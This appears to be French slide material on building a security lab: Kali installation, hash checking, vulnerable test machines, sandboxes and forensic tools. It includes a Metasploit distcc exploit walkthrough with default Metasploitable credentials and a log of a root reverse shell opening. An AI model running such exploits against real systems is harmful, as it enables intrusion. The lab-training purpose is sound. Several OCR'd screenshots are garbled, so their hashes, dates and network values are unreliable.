
- Statut : Gratuit et Open Source (Oracle).
- Plateforme : Multi-plateforme (macOS, Windows, Linux).
- Avantage : Communauté massive, documentation riche, parfait si le budget est limité.

Zone 2 : Déploiement de la Station d'Analyste (Kali Linux)


Prérequis Système



Le Flux de Téléchargement



La Règle d'Or : Vérifier l'Intégrité



Ne jamais ignorer le hachage SHA-256.
Comparez les 5 derniers caractères avec
le site officiel.

```
shasum -a 256 [fichier]
```

Danger : Sources compromises

Threat score: M

Sample ID	Se4451962c6876c0e075488a690200a2	Filename	test_1899827.url
OS	10900.212 amd64fre.th2_release_sec.180028-1908	Magic type	MS Windows 96 Internet shortcut text (URL) http://1859827.cono-cyber-ope-sacthd-2
Started	1909/17 5:46 am		10/050 official serial(guidem), ABC test
Ended	7/05/77 5:57 am	Andyaed as	url
Duration	0:08:42	SHA-256	275768c671d3M631d2cfe0c8160e888c69086616c122f80de16c273e
Sendbox	mtinworth-002 (plot-d)	SHA-1	0c91be611c6f50e50b0c1f6000011d0e4f0fec06
Playbook	None	MD5	c01118f177d0434300d07131efc00d96
		Tags	o

Même des sources fiables peuvent être compromises. Les auteurs ont vu leurs propres ouvrages PDF injectés de malwares sur des sources non autorisées.

Matrice des Modes de Déploiement



Installation Complète

Chiffrement intégral recommandé (LVM).
Attention : Changez le mot de passe par défaut ("toor") pour éviter d'être compromis par vos propres outils.



LiveCD

Démarrage sur image vierge.
Assure un environnement de test propre à chaque réinitialisation.



Clé USB (Mode Forensique Live)

Le Saint Graal de l'investigateur.
Ne modifie pas le disque hôte.
Préserve l'état de la machine (preuves).
Création lente mais ultra-fiable via la commande ``dd``.
(Astuce : Ctrl+T pour voir la progression).

KALI

the quieter you become, the more you are able to hear


- Live (amd64)
- Live (amd64)
- Live (amd64 failsafe)
- Live (forensic mode)
- Live USB Persistence (check kali.org/prst)
- Live USB Encrypted Persistence (check kali.org/prst)
- Install
- Graphical install
- Install with speech synthesis
- Advanced options

Zone 3 : Le Champ de Tir (Systèmes Vulnérables)

Concept : Utiliser des systèmes volontairement faillibles (Metasploitable, DVWA, Samurai WTF) pour tester les attaques et comprendre les traces laissées.

Avertissement Critique : Isolement réseau absolu requis. Une machine vulnérable exposée à Internet devient un point d'entrée réel pour attaquer votre réseau.

Accès Metasploitable : `user:user` ou `msfadmin:msfadmin`



Anatomie d'une Exploitation (Exemple : distcc)

1. Configuration

Recherche (search distcc) et sélection de l'arme.

```
use exploit/unix/misc/distcc_exec  
set RHOST 192.168.99.161
```

2. Lancement

Exécution de la charge utile.

```
exploit
```


3. Compromission

Ouverture d'une session shell sur la victime. Vérification de l'accès.

```
ifconfig
```

```
root@kali: ~  
File Edit View Search Terminal Help  
msf > use exploit/unix/misc/distcc_exec  
msf exploit(distcc_exec) > set RHOST 192.168.99.161  
RHOST => 192.168.99.161  
msf exploit(distcc_exec) > exploit  
  
[*] Started reverse TCP double handler on 192.168.99.129:4444  
[*] Accepted the first client connection...  
[*] Accepted the second client connection...  
[*] Command: echo SaTRoKZUTur22SNK;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets...  
[*] Reading from socket B  
[*] Reading from socket B  
[*] B: "6o7RoK1UTur22SNK\r\n"  
[*] Metshing...  
[*] A is input...  
[*] Command shell session 1 opened (192.168.99.129:4444 -> 192.168.99.161:567) at 2017-05-18 17:58:16 -0400  
  
root@kali:~# ifconfig  
tsos: flag=SMAP$SREEAG1707,RUNNING,BROADCAST> mtu 1560  
inet 192.18.8.3.1 netwst 192.168.99.254: we-oreropost 192.168.255  
inet6 192:8c21f:52:7:52:27: nrosion 8ec19621:106 scass 181110  
inet8 f1276:965:3969:65:a99::88:8r4196:360e:60 scopid underlink>  
other b200337800807e7 prononssion 1800 (Ethernet)  
RX packets 4222 bytes 1260266 (33.2 KiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 1255 bytes 1655265 (32.3 KiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
le: flag=DMP=6VOBRECAST,RUNNING> mtu 1589  
inet 172.0.0.31 netwst 18.0.0.8.0  
inet8 :d1 profilier 1230 cropsid 0zechest>  
loop 1b0ea06se0ae 1800 (Local Loopnet)  
RX packets 0 bytes 0 0 0)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 0 bytes 0 0 0)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
root@kali:~#
```

Zone 4 : La Zone de Quarantaine (Sandbox)



Concept : L'Analyse Dynamique. Certains malwares cachent leur nature et ne se révèlent que lorsqu'ils sont exécutés.

Solution : Un "Sandbox" permet d'exécuter la menace dans un environnement confiné et sous haute surveillance.

Alternative Cloud

L'installation locale étant complexe, des solutions comme Malwr offrent une alternative open source rapide.


The screenshot shows the Malwr website interface. At the top, there's a navigation bar with 'Analyses', 'Search', 'Submit', and 'About'. The main header features the 'malwr' logo with a bug icon. Below the header, three large statistics are displayed: '789383 Total Analyses', '68% Shared Malware', and '275582 Unique Domains'. The page is divided into two main sections: 'Recent Analyses (see more)' and 'Recent Domains'. The 'Recent Analyses' section lists several entries with timestamps and hashes. The 'Recent Domains' section lists several domains with corresponding icons.

Recent Analyses (see more)	
Sept. 22, 2017: 5:12 p.m.	c0dc27608a35cb8875344f6a545c379a
Sept. 22, 2017: 3:45 p.m.	c19eMcbAa57882081d55257b61c14e2
Sept. 22, 2017: 2:11 p.m.	7bc085eed5000254136f4025821600s
Sept. 22, 2017: 6:57 p.m.	C4Ba15F607efefccae4b7608aM371ed
Sept. 22, 2017: 3:58 a.m.	e941177967058e6c30ceec5Fe6e259be
Sept. 22, 2017: 2:08 a.m.	2e5a8cc53378788835c8dfedbbfbcFee

Recent Domains	
il.ap.com	■
videscantent.osi.office.net	■
7777777777.no.bp.org	■
easylist-downloads.edblockplus.org	■
a1.amcsomoea.com	■
res.githubusercontent.com	■

Architecture du Système Cuckoo

Cuckoo est puissant mais chronophage à déployer.
Voici l'arbre des dépendances requises pour
construire le bac à sable local.




Zone 5 : Outils d'Analyse Approfondie

Binwalk (Le Rayon X)

Analyse de firmwares (fichiers `.bin` de routeurs/IoT). Détecte les codes embarqués cachés (ex: systèmes de fichiers squash, images compressées gzip).

```
binwalk -B fichier
```



DECIMAL	HEX	DESCRIPTION
0	0x0	TRX firmware header, little endian, header size: 28 bytes, image size: 2945824 bytes, CRC32: 8x482790C1 flags: 6x0, version: 1
28	0x1C	gzip compressed data, from Unix, NULL date: Sat Sept 2 19:00:00 1969, max compression


The Sleuth Kit (Le scalpel)

Suite en ligne de commande pour l'analyse de disques.

